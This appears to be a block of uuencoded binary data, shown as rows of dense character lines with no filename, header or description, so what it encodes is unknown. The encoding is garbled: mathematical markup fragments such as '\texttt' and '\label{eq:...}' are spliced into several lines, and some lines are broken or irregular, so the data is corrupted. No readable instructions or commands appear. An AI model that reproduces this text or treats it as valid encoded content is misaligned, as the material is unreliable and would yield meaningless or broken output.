M=7<<%?2>,I..8G)0,8%0'["%NZ%[N5I5C.U6`F>NI8F-F83)H^!!X\U6+B>@ M?`BA&7WQI4,@H=\$4UM\$\$B34K'TF>\$\$YH;W;[?=9=+VPE\$(2XPEKCY=*&`S9Y MQ(B,CN>9UKD;_X0<><ZA?\$3C`M@<9F3C*:KI8J\$C34,![RIN1]<5[L*=D0[_ MV5LX^\6^7'F+CR];M_[23J(G0%1WG\$IJGGN?83DQY;DN=IJ!_U1T8DR+;#7 $M_AZMS`U-Y@8*A?EK-/']#`T7V.*L;-UE`K[5BY[0@3D(G2>0[<H7C-.<:K9]$ M6FS5B@OP\W(]LYNO>M4%?/9#P>E1X*)[%VL**'`4Y8T1>(;Y'^!2<9Z+\$VIK M2P.KQUG@GHX'O/F^WNCD+T!C76>H+"KV+X0\B&)+9\\AR*/;\$X\$2Z@*W)]=\ MM9&K]SAWUCD_FD+JCMMU]DI>`>>J+\$=W[)[:9-1S_ZJ"I"4DQ#G0AAAB\$AW; M21L[69<9B@\$2NY(OQ0VLK5C?@3#T@:C5%E)1U!J91P03`K&=Z^T."V(9KHP\$ M+YI`M7*^32T:WA:NPP)76Q`(*M(6Y."F8>#!7H#;%:.&-_.&/4?(Y3(\$(L%W M@AP=+:!A&_\<!PC0FWH\%`=!/__(]C]1>]N`R23F7;>QYVYW.2JN@[)KT?W^ MZ; #^(U2&\$8`S2MIFCP_]ZHIW`D:?)W9G;]9L)VZ9^(%FQ1X?NQ5&;<>"#A7 MC+PVKB`1GQKC4Z'U8^5F"BF'JJ`AU([3B5\$:IR[58H!P4A8TLAXQ4,;WZ7*' M*5Z<4KOC1[IN#M;B2%ACI)>3-(4DAGMH50APPK[=I6PG)8S6*_E,&3.VW_14 M=L)\$(DRTX+.<IBTT*8Q"+(SZ#5CMEMR]P'I^[#ENU4\OL6)J;*Y?+W=S1V3Z MYO"/GW[NEO/2!9LLY4[3R.?BB\$17>GKA>CM[#>\$\$CD<OB#46M1UCL QPTDZ% M(YK"A%?9FG!31R8Z!M55:*?C*705VOT4E]5ZO4/7ZI[0`X23,_0(O5M))I;8 MPA*A#QW\]?IB-'0=ZX[+I#>NPQ)[_F)BOTBD>]IU:X"P#(=*]]IPL_Y6\L8, M\%`V+3DVT'(MY`5TV);HA:/3*L?N\UE)LO!Z.IJ8P-^LFGHF1YM[0(XD^D[I M'GZH7`@)IXO\O=:::+\$C6@Q#2:.3ND-S6@>Z,(JZ=U^\HJ&)C&X;J6GYC#^; MZ'TZ^\;1#ZU(Q@\TL1T_P_7D3_>G[:HXF-11;%#RZJ^K;;K9EXTPN>4P7W=E ME930]U>'-:IV(#JZ9#SHJCS:GLH)Q8MVT-UN9](4QY00EV:AOX/8!70:"/`! M]M_I=Z^?\$%Q`9`(*G+RKLH,ZO9VUZ\=VYAT4Q:1X;E>N!,?>BH<FJD<[\KT] MV)E>P[I<VW2),;N'`OU:#H-.';.1MT]M6'L8%X?`A=T*\$G\$&'!]RM-Y.>Z.K M*R\$.*Q:(6QQ=.DT?ZA'__?3;=7"VWN[U#ZEZOU(J37Q<.%\$<N_M837/S<ZP4E M5N`IAC--H)Q]L8KBVE-7H0GTK8QJ-3G=RFS+H9WW:-M"RZQ+H1`>](>CGIR[M!85%U['-M&X=077B\$],L7%(7!Z#RPFXHZ5[2 $_C$ /1&5W-#[QSZ@B^D+.41"PQ M;>;B^3G''K0MRIC&[R=TY0AG25Y75ZJY8+5%Y3!:29<('<>W*>"Y'0YN^C=W MUQ?Y6."]_`1E\6?']D>%8NN5H8ONE6#TP9DH]6L.X):;@W""5*4DTD/<'G2T M83:Z[7VREQFN^Y;>CW/(FU:V\$-IUXI-T67"=\$;<S'%F]X\9A)^&\$U.`R?Y>' MD1.G[EJT!K<C"[YFE!)8^%N`3\$^TW2HNS=MN@936S OKA8J%.X43B-#&WHRK M!/?ZDM'(1</WJ5.AY@PBQ;QV^U &H]OIR79%JUXG9BZ/]#""ZET=?8Y"CT]R MR@JCTSOTH/:@/@-/3VFGG,_3:DM=HVU-*B1663]5-/A)A==EB88+N-%V89-3 MA8BW0I-[-(EEHU%ZJIHP\$D(\\$"5\)PVN*7'QE00)TD6<=OZT#&MQI4D.Z+M\$ M"_P5*Y%&6](H#J>:+!\$R_`WTGK?II[N;W]A_:D;"66HY.S3.^`-_<[790L[L M00QWC%\$;4MXI&B:*]J#0\$7J>TTX)*0OLP#P;H;"%C!5\$TDULA3KJ\$@F3V\$G(M7F@J\$C9BHL]C"?7Y;R^B!GH9%>Q82(T)A[^++(D`TI-L6E82)4)\$/PKU*;&0 MID**W9:3=(2D<6JH^N4*2Q'5V3L^XS<KZS<\"Z\0&,T0_\$QMSJ>DNZO=C^\(MT\3RZ+16T<N<-*'>MJ@2!\'MK@S_HILW*9M"2?1*D1!6C.YN+BLUQ@NP95+6 MP^T5,Q\=W'WN\JC>X;U";K-''=TSTRA6*F7\:&"I-OX5^K;0\$RE2\\$3FJ]'M MY^ZMF9Y,8',E\G;^+^35A]>T<-5MPFBS+HP2%KY#* ZA*?Y!%YJ:4+G7'0XO MNKW?A+HIU'FWVS3Z8 ZU7E\J3`'6=4*7D!;DTP'>&?ADD->'#2<JT,WC*8 H M+@P"C>K-5BM[B:,L._6W;+LQ"]35\;`H&;3Z=D"Y7\$XAV`3RH;5*NE3HB%0H M4*ZPW!/'+E"I4%APH*4:TT]*%%2F7Y,H59I^3N)4;3J&^+5\V:ETJ"/&ZI^2 MM57214)'["`%2NB%.G;4I+*KJ5I"Y29"?45,D;I.2,@__.=%BRK66^@+?%BQ MIA@\$M\$ZTH74M44'XMB@4>WV;-!523)8R;RA,W5=KM;@X=\9/)D7W,[(6;44[M?>RCP00VV.D8RD`_-&12!*VU/ECHT#"G<JTT;8/Y)<C@/S0)`:8G\><2%#^V MW&\74\$66SL.R]VV-H\$N;T>5?:^^_5""1\@OTE'Q+^9/I+9]7@Y(H5>7,=\0M $\texttt{M*H:N4} _ (2 \texttt{M@JMWVX*+LFUNB9KXU} \\ \texttt{K} (0, _\texttt{B7*YRD} \\ \texttt{A\$+J} _ < \texttt{S} (ES5^2*> \texttt{JD/M} - \texttt{S}) \\ \texttt{M*H:N4} _ (2 \texttt{M@JMWVX*+LFUNB9KXU} \\ \texttt{M*H:N4} _ (2 \texttt{M@JMWWX*+LFUNB9KXU} \\ \texttt{M*H:N4} _ (2 \texttt{MWM:N4} _ (2 \texttt{MW:N4} _ (2 \texttt{M$ $\label{eq:mass} $$M>ZM2QPON@LIKX_> 16T+-AC'$"IP30^J1D+1Q(-H<WSP<9]-E]F4C/;$=1P'A $$AC'$ $$$

M[8KJIAV_J?"+,WR'MN-HVVSP42BD74;=2_NFV]7@HW:/D+OS\$_]I[O'C:O,P M6W\$`J;?*9ENM\$(V<9,>G7TZO;<H3-9:YS>'TXS"9._IDOX5#DLM>,=P];5:+ ML/;6=*3R+7&@TVMP;B..MYDY8TY2REW&9P95K]J\$2_E8A)]'5=;J.GLVCL@W MHZ_JVNE]N^6"M#'W[7]<$"'U(W/7E=W,99!(MMU=6W\/G7349/3YH?::KV[$ MF0ZNS8G3NQMVQO0P:;=81EUD9GT4TG/%H+#B^R,\/N\R4.&U/P\$RY\$!@*\$Y9 MJ\VW4.?I"JF:72^F.&?2R[]`+G,N&69^^'4#%VJ+XZK#S9[_M'%%#K48*Y]L MX^H0^^UM7(75+T&42XR*4IE(2&2 12?31YI/'V2SK\8C>6P`7!.?>U@9KTOX MK!4W?[!CI>!WYXM7,U!]!@P3`LJ':8YC,%L')J1#K]1`;[-OGI+;`>>/GV:[M2?]3`#9-`/%H4K,7XP"+#6RK73S0EH'.'ZY,ZUD`)A^L'KVX3B6QJ,3.8B>H MEJ"8LJ`Y,;SKP:0G6F0[K\^>/MOBI]V@K[OU<D[..+S:\$MP,U1WO*4<D@GFR M/XJ)KGPJKZ/B#<V5DX")">ZT76@2FX3GWT8NI)^[2GU-QWVE`,LP84.YNPD($M)3:8T:/K?+4;'JR[?/QW\setminus(JTC!!59+&0<505>G7\setminusP[XI-!7I_58!5':-HL[;$ MO/?OR<D]AV;%R8>0;R@Z&Z36AYNU\]`'S;7OT(>GM=LH7+)0;@,G;U^8RA:D ML(L/M/&<@(_3%9X)MOIX.W.K,EE>3]`O(%:K77H+IX[Z:^/WJ5.A9BTEQ>Y[MU_FG)^Y011?]\%9T8K<ILLOM\GNV930V/MA==7=T'D#TX?-RW8SDRN3H=2TA M@'WR5&,FIF.S'&?ZNKN8O>RETOB#O97_;;W\4P#IA_-:D:\$]#.%X84SS33"@ M^8X,WQ>;S=Z>%3^K?W`<\T?C0_>PW_`S^G#)'27^:'ZX7.YL:,1?,2R\$NC4+ $M#"/:@(7^[6UX;5CS$!L>!M_,9)?Q<4##QHW]=MB*O_B,R_=,<(85%QOFV*9J)$ MGP8T`[A3&JC94V;3P86TF#!?^WB\$ESU`V-4;/U*>!M\$?\$_LX,.N+KOZRF/,^ MG-TOOML\$F#=-=9C#30(QB^7#<9P#![)+L7PXCH1H2<<"`CKW,_WV8;G?SK8_ M[3ZB3.Q2F''+T%H]TD:#50-Z4+.]*&@/16X]=K`<(0@OJ:)VSXMV\$UF=7-Q= M75D7![8I[T.;\XZ[S!S/T2P+-#S[\"LI5/AF?Z-1=UO&R[D]N2^571P>'[.M M(VJQY6_4; #SC_K#/5`) #>]IC`L^)<KSCK=&B+JW9!*E+:F['L_U38(E%+B\$= MC&KC:JJ.HXJP9LB#3?*5_J)A1@T&_K^C84JAC_(MM0Y3+8NU2B5%T5M*\D]X M5DJ"].SG(!\$Z>I,T%E+B%,HH1?%5P>,7ZZ`A2JE4"29XMP:[J#+`\UIU(XZS MMG!FW<Q[M*G0,B-3*'^S>-+_>-TW9?K#OOW7"="TQWU29<5UZ>;RE['.:Z55 M[:D*;TB5M?\$;9)&0D?L6^OM_'%VX;R9;B>11>)!VUOO'S8/[<K.9/Y9S]XRX M#7+UUS,;'XZIF%,T071"(-'#8,&TUCS!W@WR-]Z)W>*`SK^*5FB@%6@(J,U? M-L34)\$D@Z>YVF_ERMN>)\U5FT6,3\$6KJ-M1*\/5BL"F7/@VD^2=:"_QU`HWY M,<DTTKYL;Y(V.0\$H=ZJUT3"A0[%WI"\)'>@EU87RTF&WQW/:-M=8&#=-%]V3 M9;)3L?[VAK,T4+]EVW6VTLC\J.;3<C<V?F.S**^";2!-5EX=\[IOS68HKVP& MS1]O"P\$W!&(RV<F64)?/FBFDSF%1<)IM[34I\$^][JM,/C?^B]IS:Q2&P._>7 $\label{eq:mqccooz10^2T6VCNY!C1XZ.} $$ MQ&COOZ10^2T6VCNY!C1XZ.] > B3<B%Y:>= \/F:&_1_W]&3^E"T.*], F2-73$$ M].'[BMRC2'&4[!+^:IE(RN`U*5S2<^/;\$=_S&USR'*+T6TQFP!])W^V,9U>6 M6'8`V30'W<"%_3I=<.PY::)UNN>"2D,6X3U&G8SD'V&X-OZU\$C(0N%K"CS)' M=#<PT[C=]2`W(1.+NV5R[.9UI_HN?;LNV&B1JZ'.VOC72H@)M\$CX450S[K\I M4S466V[IH.>BXH?5[03\$YQDI\$6[F+G;3C2Q.F?)C-RCU%X8L!1_M@*#5R1=? M)Q\^<:55DOF7)'`:B\$4#-GK]"\5:4HS<GRNO%=<WQT%&5Q9P3^*ZJ+FV[7<] M07?I_.-N_[4*'4?X5"JNC?]*.0G,\$P)S5X&6Q\$RRH][`YEUZH^OQL"\?M[Z5 M49WP#>80//R6 30:!1^'%<H\$D.]7FH'+!+]#<[70KY=J2BDV3"A>%B#8,TFC M-^,\$[J%T\$L(?7M=DTG(RIO'Y8"-`/N5A08#/:W^M*<<SWH<F:^-_2_FVE,<7 M247:,K],C4WT+ZN&M+M6THC*HU<W;[PM=^Z8W9Z:_H(,SP^(2RAB_;M'XVSV MAZJ#+,DB\$&\$\\$%\-D2\|W]K\D-\\$IKXSD1OC;^\\7\\$?;9QGY37NK:_)OT2';?9 M;[_.["3'-YZJ1CT5E#6,UZ*BVO@7R%M"CK>B')^A-]+UON(7A"]C.YG]X./(MK)9Z]OL']0_FS^'HLYDY<OHS&XGKLM(&_H<Z:N,2M+B9%#<C=/>3KY-I___I^ M;!JXS;_J"U7#,#+>O&9;EWV[6^]>LCE?EC,L*82\$7F<-#9RLLNS%0!MG41DX M.FN6@9MGL09_LDD]&RN?M8ZHGP[[A?TV5**A\$@B>M8UJ2F1"`RDN#-EJXTJB MIA#AL83Z?XA26KE2W%1QLUEG:,-#?-*CH:\$(B"H*`C7U&`O7%P"I?8]VBB@ M3,X*A7C\$Y]GVN6]7<*C\$B=GM!8M,\7+(5!N7H-N"QHD)G4G\DS@N6DLG5\QE M9K/RQ]:B\$)=U-!/^QD+4WYB&^AN;"'_GW=PR,FEF=`^R8>:8JHTKB<1Q<&\E MI[[H3J?]VZ\VUS.ZQ;E/>MUA7J(I);@_]'\$[6Q]6,QMS:=?!9VP\S,^RX[=K M%N?`ZZ?\L,%KZ!-FU.'`#/PIV#9A?!ZMT)?2/)%?^`R)?PB96VJ`0R1>5K]C $M) O5VK!^IINI^U: [7<Z8+[D2^10\5B403;1*KJN^ON,>](8E.=E0MT,PE=D/U)$ M8K8W^?F?XJFU>-B&?`W/,8^\$'8X#B,/@XP[.`:A#KR6L[N&#?H;EVKB2*!8B M<H10GTBONZSM-E":ZIO;3H:Z%^'BL-\#1P3Y%@!^XPCCKS\-EPO[\G0F<-:R $M^A^]9\&;T_Q\$\$EF6I]TTT[C,.@\4J"^VFMA9@_O00U+R^(-03>X76+*FQ<SJI)$ MQ0D!^9BI.<.SV>^1%%SD^SD"5&^?WJ\$2NE1.<2"VYY[7)%GIG\#;LA!9'.8F MR67Z>#W_J4G\HU!FOW"X^;99J]'A7X2"KZ8'ME')Y>;/;!(?*<"_!76QW<P6 $M\]ENGP]UH];-ZK\#WO1H>A5KNYGSS5<P3V=/3YV6P.,(R^Y\Y#;7(-B<M-UI4))$

MZ'"7RV=3<MJ]M, -(XLV9:6D[V/J[9R,*.IC"-0Q+S/IVKE#-P>:)1Y/03POM_[37\$#!1WUZ;F^U7LW7>T]/-*C/^<.ZZW%)PN=T4-#TC1`\$7Q^XMJ0*B98UH M9+>\$!;,(5M].8/EXV&J'U&[@]AEKM7\$U5<-1-?#[D)\.W\$YWW+T8#`?3@?TT M,\1-'LU0`W5L#[2L]]J387JE6*,M.RXU-#^'*AZJ\$;XL%8`10&:1`&SFP+@> M@+\$'I@'8RH&\\$TR\8??8/1?J9,O58;7"8P#D%\$OJK>U4&-MN]Z4`MBW?O>Q. MP!Q^F3YE=GM:?=P6^>NV:5EE;'R?>W0CTN@2>\&O!(+9CU, "S'07'\$\C+@P^ MZ/QP <...B\$LS(D(?^2J:KHKC %:;*C!/HTG10)NLEMFI+B*ZS&.[VXSG+&Q* M.) "DGN3G9#X3611)82`3C[B7/SHVPSE:V\N]RNV'M_LVCWMC?0KEG?GM?J[! MN'&7>27:HCH_>VIG+`=,AYM7\;M4HSTS4VSUL')CL>W&(ON6[]&F0D0"FD)A MW\$ITI2+2=N0^*Y@KQ@_4H-Z20<HGND\^`8<;]W`U2IDY&F<TUB@:5JJ_">G# $MOAV#A:\; 'J-]B@W%^_&?NM@9EVS`"[8N@CM7?=(UKGC?\+A.=(J+'$X]-E"J)$ M1;3.?3FT20]5DC6%C#43]#Z`54MA'1!&=BGEQHL*X;IS?Z9&02_G9M'PNQDT $MCS = SA - !3#435V \cdot 5 = # \cdot F4 = LQNW^DQ^M, 9 = TN3 H/W = 8.0 Y@K > +3/8.$ MVZTUI]0<07HVO6K2H_9C.SH^[4@IF:2]2SYKU\$,[1WMQ#=7.,28JYRRR'Y6V M3TO8`8F1-&+^9G9R@%S<_H]L3MSBM-!("FJXV>R-<G.A&^W0YG&?-=(R#/W6 MD1ZJ*!G5*_&4CQJJYJ*RHXBU;;F=.=-DF8N]>7=1*"`FZ4Z(FN%J@]RU:=,> M6W\-`3/#3'`GJRRK63^<U2@G_[I9&6#^!\$\$X\$5K)C6,<AP=7M?\$[I!U'RI.0 $M>9E\GV1T>Q0%4=K)VV1-5K>L<\XQB(G'>-[LU7Y=4^WY>$P0-!099]LY;M6+$ M2I\$"ANE?+__:_HX7:J<V%53S"(]#4=\QKF-P.O8%VC22V(,S;VEBCR;\$S?&< MXOO43:'&VU&L4MVBZ1;Q8]GJKV+11,BGU\8\$?%&LA-2J=Z-"=JOU'**6'LUB M\$('D:#9.JQ4E4C-9(PLZJB9,A9"96DK<=R^O!S?N1&"IBN(Z"8+"ZJ]>LO93 MGUK7RR6M\$LIHI*8+)2L6/TRTE*X@\/F#-R1"#[&L--C<?9=8+)!=72EU_`D/ MH8NA:_(B2QF^)?602A+"82EEVU.>?BM\$".A'OORBF](4XG=:^!TA'9;3MAJ> $\label{eq:mmo:9} $$ MMO: 9[\<:>/(!J[*COFE+!G`JX)8!W_8G=\.I@W<"_)."QV[M9RHQ^G55H'Y.] $$$ M5]4^?1R.+KI#P/GVN:U@..KET*:'.MI/9I]GV'>XV.,HH%&M4-G'RX'9`W#@ $M!'C->!NK]<?WM^?32V<'<?EV?^LJZT&1T$Y-&[^8>!`70MT,9A>=\=20:M>$ M5H\$CH8:6\$YK-9.AM#;=WDT]Y!<VR"J!PY6-7GJP6Y+5/O=%P=#L9=WO]O)*D M6(DF<S6U74VDCRE3^W39RVOH%&NP:\$HF=4KRO!VT=.`M92T*I:%0\$HW76E\ M,]2FXO[DM[QTJZ0T!*YTXDJW*>TZMG_SZ;H_[7*.32I)2RK1=*ZN#G6UZU*7 MM88KNZWC*FDW2BJ!@-+MR)7&'T!=^S3HC6[RTG%):0A<Z98KC1>`NO;IM_[7 MO'")'8)W95-7%BN\$N/;IV@QFZ[A<^;3\$##T-=:3.#E/LD`*U3V;18'Q@=YA7 M4F**@<C5\$KM:L\$9*U#Y]'MSPM;I/H]%O>4VE]J@)76UM5QL62:G:V`N=NL[J MT%GHH&9Z\^9.FNB4=18\$E.Y\$KC2=!75-VPPUE'18('*UN\$YC%X`2MLMOS#+K MIN=K*>FY0.1J25TM':G%==_EG332L/EZR`Q\W!WVIU,J!U4BI2>2TD92_D54 MRMAZ^C>^CA(Y(9#R+2F/D-!;3_XQE"^1\$`(IGTIYQ(/>EI\X]X"_+S-.*%P-M#9D72`#RPQJGF9E]!26&"8&4CZ4\5@F]->ZN<S\$`RNP1"JFA+35@B12PAGUS MZ2LH<8\0N/(VM<&_>\$CH;7FL(*\B*062CD9J:4HM>\$J*6"<Q]#64>\$J+E]*) ME,930FY*8\K@6;V8DG;^N+LU@:*`Q2<:8N8+^TH+B"8R6?JK[JV-+@4LG<7C M+?PP7#^ZBF_Z1Y2QIZPI:"M`][-0]JKEV11`PEI0E3T2V.7!^'Y#C.D7.]OE MMR<(?%CY8*+TS3.@<%.=>EV#TK<<R%3@5,"8K>"'BH``!@(+[RF\$:"#.-6!# ME3]<4UZFH1,JCO^]A1H*\$Z)&SN-I>")PK``"Q%(4J:=`+H7I.`S!(S\:5C!: MOS#.M3O!>%DC :&%^AE\$@EM'O8<:RZ:4`P\%'BNXIF\)')\\$@6564[0]!25# ME:E'4\$)A.CD&82:#O_6=+.ZCV_,C8>:GTD"^AYS^IQC0H8"C`!XK:A&=\"?' $\texttt{M\#S5!RQ-0SM>7>\#CT`='V"-\I$Y&\$,`A!(KGA\),_PGT&1RXUH1&*U<8:82,D }$ M_L6?08\$V-4GD26J]LW\PV>G_W7MY^8?E>KXZ++)_>#4_-NO_\U2[[WWJWN8I M#I,)8T*S6=TS^Y>IY!#)S5Z`O!(IK'=W\^4RAP+D!@ZH_7Z[?#CX1^J#?*&Y MO6W`:I]6:^,33.PPS!F.XGYRW1T.[QGI\)I8NQ@R=H-"IXS=H-+;?.RR"+:0 M"\8NH/!^EJJ;YMNN>6N^IZC4H7!,CL1>.9R,3.3B/+=6)[:[>#U]V?GA=Y/7 M>%@!2X(5E]5#F\S!U&<8JJ:*A(I8`W*8XY/3_\$VL\47KZ^N)`4(MU;6D.FOZ $M\&IX('"<\&@=(!$;O2^*](KZ\VQZ_>+EXM!+5^10Y8ZHJT<!UIU8Z\&"AH[T?,O]$ M`P-BQ=G\$>-/^C=Q<4BPR]4<10138\$39-XI1,ZFY)_NR8V=>BH;MK;+OM9W(A $MT+?9^TQB4UM^AZD;L[.!%[\(K=:1L8,7-?&[Q+'OLPXRDNQ(\#=TMZ.[JOGZ)])]$ MA51ZEO"%'ZF-'!(,W"Z%6!S8<8`Y0=%A^GPP!VC9`X38*>[U-GO)90XZB+KE M]BK/EYA"'++QE]TT<C*?K1U6:_7@'5.S_M<]4PK.]"B[JK9]408G;^@4)\$4Y MA%5.XMK]]>ANTB^JPY1''::7-X==IDU&&Y3;\-9-8TL5C"\$Z6(XE^8/JBF/8 M*>,90X&MVKT)9"]'GW,#L=/5,>LXAL((H/Z*HKX9\1)<9&(%6*(9`GPKX;.] MY<UC788_WX0NIJL6+TQL6\$63"@W^6(B-7^C=34H8B5GKV!M<5YOY`4TFG@M= $M2#=!1.D*U\S8&M^=U(G[J!>^GX^Y`46C-@P]-!+3NP'6M&3<Y<1D***9(YRK)$ $M<+<,;>\HFKR+KK/U08';`D9"U;[^J@!5G]>\,$'66&2U?J($+9U-MM315<47)$ $\texttt{M}\#[\,-=\,9@\,,\,,\texttt{N}\21\texttt{X}[\,\texttt{H}-\,,\texttt{X}\texttt{K}=\,?\,\#\texttt{C}<\texttt{V}/\,=\,@\texttt{V}\&\,\backslash\,[\,\texttt{GA4}^\texttt{F}>\texttt{E}:\,8\,?\,210\,\%_1\texttt{WE}\,;\,\$5\,!<3\,.\,1\texttt{PC}$ MF@X1PR`\$PQ.*5DY1LT__.F<(FWJC"'8),5IF9K";CL'7:Y8?][UMQA8C+,,:</pre>

 $M/">QP=F-Q.[<[L91;"<)V,_;)=)Z9".1N>+WS>KPG$VR[7*V4E_=]MO0:\N4$ M-OFK, W7E3J., GL, U+##JP?_U"TL7XHG(56-G'G3N%!E,Y4IZPTMHO"V4S@A M_WNT*;1\$5U+F_K)W(<;#ED=J_EX500]P,3LL;D]]ZN/%<CW;_@R>M''^.-9' M4).6!8T.^Q^]_>YJA6C`DQQ^N=MJ>-O"+_=;\=4Y./U@&C.DZJ"?_R"B+3'] M8@LLUX=LM/X2OI/;;D@S7W) \ 9 \ & #M?^;YX%XB(+Y3*\ (<G-8K7(\ 8MSN=X\$M MP(EEJ_NPV>Y':RK)\$2EB')Z??T8YJ&/B.?UQ=/V^T1?[@L7SR<.25@X-C5*B MZY][+"__.`9GU[S.`;78JC.+[(OE?@?067UJVW%BUMU(2(\$]/FI@.S%`A-'0 $M-+;03:\#D)(>%?=\K6%2WS7@I\&_JK=H2_QK:POR)N_F4]&,`18!=B\\\.%V-?7$ M\@":6&J,XR@&_J_ABOT=\$Y5?_5_,'\ZH#>.UX_Y\8?=ROR\7F?U@*;.-'MX* M[9]D"`-<%X8M/<!?YPX77@6)\N.M*,:*Z"1\$\$2P.^)?U;P&;@)4E`F2B)I-J M&HN.4MX*?+5?]_V);?_!>,UIE>21K,\9^,__J_B*-V[.H*R!]Y^_-,A.X28 MSR-N%0);]ACK6')PHM2H]8^Q!90^0'/DLV%[O[='NMTS8MIM:ZQK5/>L1[GN MT=^V"S@[J,)8@Z(IZI(#(%X!JN\#5FN!OE?BOF1S]?';8T04/GX;;(EAY^R(M\W/!CK`![(1%';:`%6D<BSG^93\$'D=B0G<I'=S:K`CZ2MV!FB\%Z;WI^MO([MT&'@6?1TL_>XZ\-JOWQ9+;.MLIXBF7&HN_V,-4PP)>;LZLJP+\$]769NZ^ZF% MOGA6>?Q+9JT\$'X//%W80HAQ[R\$ST0L8V>C0SVZ?\?4A&%C.5`C68/%:[A8(Q M#UG7JV#-'#;)O`@Q\],FG]!:3'8_F!70%U4'Y\9,8Y@^GS\,UL;6M.X-S,R\$ M`)6N40Y".;F))1`.O6A4*BAB!T\S-=O>W<M[0W<[U2O>F\$4D_UH#XT?\$BI=D $M4^4F0; W6D>)*<^:3L>=2?.(W&CK; 8V9.<0@K71H':9SIG"P?,15N]\$U=$ M]P(:2]5.\\$D\8V8/L-D6O#-75K/V%#CSX*&HV;7'"X:V\$:D=-P5>OR)^)LK` M28&%(YY8IIQW4(^RXM;?XF145VO+:3H637-HX3WBEA"SQJ!4Z`_7F\7N:&/K $\verb|M|VI^6Q?-:E4$XZML8E99?-(\< KU-VX&6)>C_R@NI][^T2-"Q5(K]$V+V9;;M$ M`N9;R);\$=6,G?-?!N-KU/(P;6<^6U0TO+%GYE]71&W1-H6,U10%X'DRK.B)N $MN95^{\}=R[Q,X?H5-R0K]L#5"#?#T%F5;*%.XHHCCJG*XQIUWV:HP1XZ0N"K@$ MZTW2!J3N-\$E>QCU:=SD<%IAR+Q'\$QSY\$.X;+U2H8ZYMN@6ZO]`J=I&)8XTH* MPQHOPK#VK!<DC452!G0U640(&,I"?W]W4ZT2-K,+\ON>HFA%6ZFTQ5A\BU`& M8L)`E!+W9F*PROZ(W3O?FJ^\$P;AZO;ON=?\$\3([K<*>UJ\$/[M2JB8]RP]5#5 M, MQR>H=_&:KOT, IP93.+'[S#-1AK25HN`^.7@R'WXL/9D'.A;*@_D?H9HB>X M?)'/H!0B8924FC3?X54",61UU5(SXE])"=P`=XX<<+#X`SZ[;1/"REL"C"/\ M9#LZ)T>3Y;,#GMNB.HE@I\$4[;APZ=LS4SZW'\.7P4B"`^ZD>-R\$(^VBE-5R` MMAKNF]RM5QJ>"K\$R#A!)_GW-V^6+9\8_#71.YJAM.T8I%OUS.@IBW%01+6;\$ M\2A'9XW>G#L<=L?CODEE@HT)I0FC3SY*E<-(#>EN.7%"\02E=D!/=+?S="KX M54PX5G\$:,%,;%Y")(%E8"M6P2)9ZLIH+_>[&UE:[(J>UPB2=/\"?][HA4&58 MBX!VU._^X\$P`8!^]39<</P;HX[80ITO(KSHT@P+/K):-4`%4:T4HV3ZQZRB] M4'3T&J77B>0J5SY7>9H`.'T,GI7ET^;5I9E//G4^?\@U\$AU_[1Q=:4S++PJ? M)GNS#'LY^'YF3>C@)KS7B+2>(W!&.;S5\$.>C^TV2@W7I5HR\!"^#@&-T.:'N $\label{eq:mass_mass_selection} $$ M_^n_]/FN_T?M80] \#_BT_P'^= Q_;_9^G?6/J7L*,$$WQ(\880^G"MD-V7).$ M%\Y/EVSUXHK-0\$JG)FQ!3TTG>W-E33M.<5"P4!M74W6@<J<L<_)A-7VGD=.S M8AI, ![WNT']XG\$G!2=Z)N.Q7V*YB-MQL[6>?IMO9W&7\CS)O^LL9?J+E'"<_ M8EXUUDW#W?'S9 8+&+O\!;1F\$J%&/ERUW^9W,O0@LEGM;&U;\TC8"??1J:@= M'B4\KU5([]0D9L+SZV\2)D+(;\$.)\$L6*2ID[8Q]_.\7DX8(5&>;A-&2;Y@>2 MFP'EY]!7>S%*&R%6)55-LN?9R],&P?ULBC*6)3HZ48>R%ZPOWFOC"I+<!!ER $MY30 < D84H7 # 56W[U!L/L]2L?:-$)WNO-6C_I"NQR]G/T^#G+_M!QM(.?G!7X)$ $\texttt{MM} \# \texttt{E} \ (\ ?2B-"\texttt{I}=\texttt{KG}\) \ X \# \texttt{I} \ G = \texttt{EV} = \texttt{Y} \ 9 \ Z \ Q \ T - 1 \ [\ \texttt{E}:+7=@BE_, 4B \ (\ @\ (\ *=\texttt{XW}\ 0_" \ "\ *^F>, \)$ MO862;?=FY':ZNE,3KE_<3=U#P[EJ^'IW\E^QP5BZ?1C%5=N'+?%HU1*))NRO $MX0>+A'?)VSDYZP9^M93B;BZA]OKJX+?J_\\H+.Q&U/4\K1&-XSEZ;NMBD8[$$ MC?KQ);16AT<IF+WMME7]?-Y=\$9KOLY.2C:.2C:84C&([HAJ^,[66]ZZDMW9[$\label{eq:mdzf*r} \texttt{MDZF*R)H}/\texttt{X+)$Y95T$;<\?;$_;$P&C@WWSG_)COM_4?^VR_HW<AUL@ZHW.C@MCCOM_4?^VR_HW<AUL@ZHW.C@MCCOM_4?^VR_HW<AUL@ZHW.C@MCCOM_4?^VR_HW<AUL@ZHW.C@MCCOM_4?^VR_HW<AUL@ZHW.C@MCCOM_4?^VR_HW<AUL@ZHW.C@MCCOM_4?^VR_HW<AUL@ZHW.C@MCCOM_4?^VR_HW<AUL@ZHW.C@MCCOM_4?^VR_HW<AUL@ZHW.C@MCCOM_4?^VR_HW<AUL@ZHW.C@MCCOM_4?^VR_HW<AUL@ZHW.C@MCCOM_4?^VR_HW<AUL@ZHW.C@MCCOM_4?^VR_HW<AUL@ZHW.C@MCCOM_4?^VR_HW<AUL@ZHW.C@MCCOM_4?^VR_HW<AUL@ZHW.C@MCCOM_4?^VR_HW<AUL@ZHW.C@MCCOM_4?^VR_HW<AUL@ZHW.C@MCCOM_4?^VR_HW<AUL@ZHW.C@MCCOM_4?^VR_HW<AUL@ZHW.C@MCCOM_4?^VR_HW<AUL@ZHW.C@MCCOM_4?^VR_HW<AUL@ZHW.C@MCCOM_4?^VR_HW<AUL@ZHW.C@MCCOM_4?^VR_HW<AUL@ZHW.COM_4?^VR_HW<AUL@ZHW.COM_4?^VR_HW<AUL@ZHW.COM_4?^VR_HW<AUL@ZHW.COM_4?^VR_HW<AUL@ZHW.COM_4?^VR_HW<AUL@ZHW.COM_4?^VR_HW<AUL@ZHW.COM_4?^VR_HW<AUL@ZHW.COM_4?^VR_HW<AUL@ZHW.COM_4?^VR_HW<AUL@ZHW.COM_4?^VR_HW<AUL@ZHW.COM_4?^VR_HW<AUL@ZHW.COM_4?^VR_HW<AUL@ZHW.COM_4?^VR_HW<AUL@ZHW.COM_4?^VR_HW<AUL@ZHW.COM_4?^VR_HW<AUL@ZHW.COM_4?^V